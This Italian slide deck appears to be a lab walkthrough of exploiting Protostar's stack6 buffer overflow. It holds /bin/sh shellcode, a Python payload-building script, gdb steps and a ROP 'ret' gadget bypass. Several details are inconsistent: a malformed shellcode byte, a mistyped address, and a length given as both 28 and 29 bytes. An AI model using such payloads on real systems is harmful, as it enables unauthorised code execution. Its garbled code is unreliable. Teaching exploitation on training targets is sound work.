
Ricostruzione layout stack di `getpath()`

Dopo la `sub $0x68,%esp`




Ricostruzione layout stack di getpath()

Dopo la `lea -0x4c(%ebp), %eax`




Ricostruzione layout stack di getpath()

Dopo la `mov 0x4(%ebp), %eax`



Ricostruzione layout stack di getpath()


Dopo la `mov %eax, -0xc(%ebp)`



Ampiezza intervallo

Se consideriamo l'intervallo che va da buffer alla cella dell'indirizzo di ritorno, avremo 64 byte di buffer + 12 byte di ret + 4 byte di ebp per un totale di 80 byte.

Siccome utilizziamo uno shellcode di 28 byte, avremo $80 - 28 = 52$ byte vuoti da riempire.



Primo tentativo

Si prova ad iniettare uno shellcode sullo stack e a provocarne l'esecuzione tramite la modifica dell'indirizzo di ritorno di `getpath()`.

La protezione contenuta in `stack6` dovrebbe far fallire questo attacco.

Shellcode codificato in esadecimale:

"\x31\xc0\x50\x68\x2f\x2f\x73"

"\x68\x68\x2f\x62\x69\x6e\x89"

"\xe3\x89\xc1\x89\xc2\xb0\x0b"

"\xcd\x80\x31\xc0\x40xcd\x80"

La lunghezza finale è 28 byte.



Primo tentativo

Successivamente si lancia stack6 tramite gdb, avendo cura di rimuovere le variabili di ambiente inserite da gdb, con il comando *unset env*

```
(gdb) unset env LINES  
(gdb) unset env COLUMNS
```

In caso contrario cambia la composizione di envp e di conseguenza:


- Cambia la posizione dello stack frame
- Cambia l'indirizzo di buffer
- L'input malizioso sovrascrive EIP con un indirizzo che non è più l'inizio dello shellcode
- Probabile Segmentation fault!



Primo tentativo

Per ottenere l'indirizzo dello shellcode basta eseguire l'operazione:
indirizzo di ebp - (12 + 36 + 28) = ebp - 76 = bffff7b8 - 4C = **bffff6c**

Possiamo quindi sovrascrivere la variabile buffer come segue:
shellcode + padding + indirizzo di ritorno



Primo tentativo

Scriviamo lo script `stack6.py` e salviamolo in `/home/user`.

Successivamente salviamo su un file nella directory temporanea `tmp` l'output dello script con il comando: `python stack6.py > /tmp/payload`


```
user@protostar: ~  
GNU nano 2.2.4  
  
#!/usr/bin/python  
# Parametri da impostare  
length = 80  
ret = '\x6c\xf7\xff\xbf'  
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \  
    "\x68\x68\x2f\x62\x69\x6e\x89" + \  
    "\xe3\x89\xc1\x89\xc2\xb0\x0b" + \  
    "\xcd\x80\x31\xc0\x40xcd\x80";  
padding = 'a' * (length - len(shellcode))  
payload = shellcode + padding + ret  
print payload
```

```
user@protostar: ~  
user@protostar:~$ python stack6.py > /tmp/payload
```



Primo tentativo

Mandiamo in esecuzione il programma con in input il payload appena creato attraverso il comando: `/opt/protostar/bin/stack6 < /tmp/payload`

A terminal window with a dark blue background and white text. The window title bar shows 'user@protostar: ~' and standard window controls. The terminal content shows the command `/opt/protostar/bin/stack6 < /tmp/payload` being executed. The program responds with 'input path please: bzzzt (0xbffff76c)' and then returns to the prompt `user@protostar:~$`.

```
user@protostar:~$ /opt/protostar/bin/stack6 < /tmp/payload
input path please: bzzzt (0xbffff76c)
user@protostar:~$
```

L'indirizzo di ritorno ha la forma `0xbf...`

Pertanto, il controllo di sicurezza di `stack6` provoca l'uscita immediata del programma.



Soluzioni?

Per vincere la sfida è necessario che l'indirizzo di ritorno non sia nell'intervallo `0xbf000000 - 0xbfffffff`

Per superare il controllo e vincere la sfida possiamo proseguire in due modi:

- **ROP**: Return oriented programming
- **ret2libc**: return to libc function




R.O.P.

La Return-Oriented Programming (ROP) è una tecnica di exploit informatico con cui l'attaccante assume il controllo dello stack delle chiamate per manipolare il flusso del programma, eseguendo sequenze di istruzioni macchina già presenti nella memoria della macchina, chiamate "gadget". Ogni gadget termina tipicamente con un'istruzione di ritorno ed è situato in una subroutine all'interno del codice del programma esistente e/o delle librerie condivise. Collegati insieme, questi gadget permettono all'attaccante di eseguire operazioni arbitrarie su una macchina che utilizza difese che contrastano attacchi più semplici.

In questo attacco verrà utilizzato come gadget l'istruzione `ret` chiamata al termine della funzione `getpath()`.



R.O.P.



Perché ret?


1. L'indirizzo dell'istruzione ret non inizia con `0xbf...`
2. L'istruzione ret è un'istruzione assembly utilizzata per terminare una subroutine e ritornare al punto di chiamata. La sua esecuzione comporta due azioni:
 - Carica l'indirizzo di ritorno: L'istruzione ret preleva l'indirizzo di ritorno dallo stack e lo carica nel registro di programma (rip o eip). L'indirizzo di ritorno indica l'istruzione da cui riprendere l'esecuzione.
 - Aggiorna lo stack pointer ESP: Dopo aver caricato l'indirizzo di ritorno, viene eseguita una pop e esp avanza di 4byte. Questo comporta lo spostamento dello stack pointer (rsp o esp) all'indirizzo successivo dello stack frame.




R.O.P.

Come funziona:

Dopo la leave



Dopo la ret



R.O.P.

Idea:

- Recuperiamo l'indirizzo di ret

```
0x080484f9 <getpath+117>:      ret  
End of assembler dump.
```


- Recuperiamo l'indirizzo di shellcode
- Sovrascriviamo l'indirizzo di ritorno con l'indirizzo dell'istruzione ret
- Sovrascriviamo la cella seguente all'indirizzo di ritorno con l'indirizzo dello shellcode



R.O.P.

Buffer sarà quindi così sovrascritto: 29 byte di **shellcode**, 35 byte di **buffer**, 12 byte di **ret**, 4 byte di **ebp**, 4 byte di **indirizzo di ret**, 4 byte di **indirizzo di shellcode**.

